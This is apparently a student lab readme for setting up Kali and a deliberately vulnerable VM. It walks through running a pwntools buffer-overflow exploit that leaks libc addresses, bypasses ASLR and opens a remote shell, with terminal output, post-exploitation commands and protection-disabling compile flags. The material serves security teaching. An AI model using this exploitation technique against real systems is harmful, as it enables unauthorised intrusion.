

Group 4 Readme Document


Step-by-Step Instructions

March 2023

Downloading and Importing the Virtual Machines

To access the VMs shared on OneDrive, please proceed with this [Download Link](#) (This link is also provided in the **Appendices Section** within the main report) and download both VMs: **kali-linux-2022.4-virtualbox-amd64.ova** and **VulnServer.ova**.

Before importing the VMs, please dedicate roughly **13Gb** of storage space for the VMs. Once the VMs are downloaded, they can be imported into the VirtualBox, by double clicking the downloaded .ova files, VirtualBox will display the following window to prompt the import process:




Screenshot.1 Import window

Select the directory you wish to temporary store the VMs in the machine base folder option. Then, click **Import** to proceed (make sure you do this for both machines, Kali may take a while, it is expect due to it being larger in size).

Configure the Network Settings on Virtual-Box


After both machines are imported to VirtualBox, make sure that you do not start any of the two machines until the following is completed:

On the top left of Oracle VM VirtualBox Manager, proceed to **file/Pref-erences/Network**, add a new NAT network as demonstrated below:



Screenshot.2 Add NAT network on VirtualBox

Next, after a new NAT is added, **right-click** on it to edit its detail:




Screenshot.3 Edit NAT

As demonstrated on the above screenshot, change the field inside Network CIDR to

192.168.56.0/24

After this, we will apply such setting on both imported VMs, firstly, go to settings for each machine and inside Network tab, apply the following options:



Screenshot.4. Apply NAT setting to both machines

As shown above, in **Attached to:** field, select **NAT Network** and in the **Name:** field, select the NatNetwork option that we have just created a moment ago

(Make sure that the same setting is applied on both VMs).

Start both VMs

With the subnet appropriately configured, we can now start both VMs. The login credential for the VMs are as follows:

1. For VulnServer: username: **group4** password: **qwer4321**
2. For Kali: username: **kali** password: **kali**

Firstly, please go to the VulnServer. Feel free to observe the source code of the vulnerable executable with the following command:

```
cat emailService.c
```

The vulnerability within this source code is explained in detail in **Section 2.3 Threat Model: 2. Vulnerability** within the main report.

You may also wish to try out the executable itself, to do this use the following command:

```
./emailService
```

```
group4@ubuntu-vulnerable:~$ ./emailService
Welcome to the email subscription Service...

Enter your Email
group4@goodmail.com

You have Entered
group4@goodmail.com
A confirmation link has been sent to your email.
group4@ubuntu-vulnerable:~$
```

Screenshot.5. emailService

To initiate the service of such executable over port 9000, please execute the following command:

```
./startup.sh
```

Below is the content of such startup bash script:

```
group4@ubuntu-vulnerable:~$ cat startup.sh
#!/bin/bash

cd server
echo "Welcome to the group4 server..."

echo "Please make sure that you have configured the network setting in VirtualBox to ensure that the
server and the attacker machine are under the same subnet."
IP=$(hostname -I)
echo "Please ensure the following IP is consistent with the one in the exploit script:"
echo "${IP}"

ASLR=$(cat /proc/sys/kernel/randomize_va_space)
if [ "$ASLR" == 2 ]; then
    echo "ASLR is enable on this server"
    echo "The Email Subscription Service will now be starting on port 9000..."
    socat tcp-listen:9000,reuseaddr,fork, exec:./emailService
else
    echo "ASLR is not enabled on this server, please configure with: echo 2 > /proc/sys/kernel/r
andomize_va_space"
fi

group4@ubuntu-vulnerable:~$
```

Screenshot. 6. Content of the startup script

This script will first returns the IP address of the server, checks whether ASLR is enabled, then, if enabled, starts hosting the emailService executable and listens on port 9000 for remote inputs.

On the terminal, we will see the following after the startup.sh is executed:

```
group4@ubuntu-vulnerable:~$ ./startup.sh
Welcome to the group4 server...
Please make sure that you have configured the network setting in VirtualBox to ensure that the serve
r and the attacker machine are under the same subnet.
Please ensure the following IP is consistent with the one in the exploit script:
192.168.56.4
ASLR is enable on this server
The Email Subscription Service will now be starting on port 9000...
```

Screenshot.7. Terminal output of startup.sh


As shown above, the service is now started, **note down the IP address outputted (it can be different for you), as we need to add this IP to our exploit script on Kali!**

Now we can leave this server as it is and go to the Kali VM that represents the attacker's machine to perform the exploit....

NOTE:

If you run into a USB controller error while starting the Vulnerable Server, Power off the machine and do the following


1. Select the Virtual Machine and Select **VM > Settings**
2. On the Ports tab, click on the "**Enable USB Controller**" checkbox to disable it.



Disable USB controller

Perform the Exploit

Traverse through directories we can open the **exploit.py** script that is located in the Exploit directory within the Home directory:



```
~/Exploit/exploit.py - Mousepad
File Edit Search View Document Help
1 from pwn import *
2
3
4 IP_address = "192.168.56.4" # Modify this according to the IP
5                               # displayed on the group4 server
6 port = 9000
7
8 context.arch = 'i386' # Specify the architecture
9
10
11 junk_size = 132 # Minimum size to trigger overflow:
12                 # 128 bytes + 4 bytes of stack base pointer
13
14 elf = ELF("./emailService") # Use pwntool utilities to manipulate
15                               # the emailService elf file
16
17
18 application = remote(IP_address, port) # Initiate remote connection to the server.
19
```

Screenshot.8. section of exploit.py

In this script, please make sure that the IP address shown in the red box is the **same** as the one outputted by the server previously.

After saving the script, all the prerequisites procedures are complete, the exploit can then be executed.

Open a terminal under the same directory that contains the exploit script, execute the script, our exploit will be sent over to the server:

```
python3 exploit.py
```

The following will be displayed in the terminal signifying that the exploit has succeeded, to see the process regarding how the exploit was developed, please see **Section 3 Exploit Development** within the main report:

```
kali@kali: ~/Exploit
File Actions Edit View Help

print(application.recvuntil("You have Entered\n"))
b'Welcome to the email subscription Service... \n\nEnter your Email\n\n You have Entered\n'
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA '\x83\x04\x08\x9b\x8
[*] '/home/kali/Exploit/emailService'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[*] '/home/kali/Exploit/emailService'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Opening connection to 192.168.56.4 on port 9000: Done
/home/kali/Exploit/exploit.py:32: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
/docs.pwntools.com/#bytes
print(application.recvuntil("You have Entered\n"))
b'Welcome to the email subscription Service... \n\nEnter your Email\n\n You have Entered\n'
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA '\x83\x04\x08\x9b\x84\x04\x08\x10\xa0\x04\x08\n'
b'A confirmation link has been sent to your email.\n'

The leaked libc address of puts in bytes representation is: b'\xb0\xecY\xb7'
The leaked libc address of puts in hex is:0xb759ecb0
0x804a010
/home/kali/Exploit/exploit.py:47: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
/docs.pwntools.com/#bytes
application.recvuntil("You have Entered\n")

The leaked libc address of gets in bytes representation is: b'\xf0\xe3Y\xb7'
The leaked libc address of gets in hex is:0xb759e3f0

The libc base address of this iteration of execution is:0xb753f000
[*] Switching to interactive mode

You have Entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA '\xb0\x9dW\xb7\x9b\x84\x04+\xab\x7
A confirmation link has been sent to your email.
$ █
```

Screenshot.9. Terminal output after the exploit is sent


```

$ whoami
group4
$ ls -a
.
..
emailService
$ cd ..
$ ls -a
.
..
.bash_logout
.bashrc
.cache
.config
emailService
emailService.c
evil.
.profile
.python_history
server
startup.sh
.sudo_as_admin_successful
.viminfo
$ echo "This file is very malicious" > evil.txt
$ cat evil.txt
This file is very malicious
$

```

Screenshot.10. Example shell commands

We can then play around with some shell commands as we have now obtained the same access as the user **group4** on the server.

Hence, our exploit will conclude here. Thank you very much!!!

Some Useful Commands

Check binary properties of the executable

```
file emailService
```

Check security protections of the compiled executable

```
checksec emailService
```

Check libc version of the system

```
ldd --version
```

Initiate server listener on port 9000

```
socat tcp-listen:9000,reuseaddr,fork,exec:./emailService
```

Check ASLR status (2 means its fully enforced)

```
cat /proc/sys/kernel/randomize_va_space
```

Compiling option for the vulnerable emailService.c (32-bit compilation)

```
gcc emailService.c -o emailService -fno-stack-protector -mpreferred-stack-  
boundary=2 -no-pie
```

Test overflow size

```
python3 -c "print('A'*132)" | ./emailService
```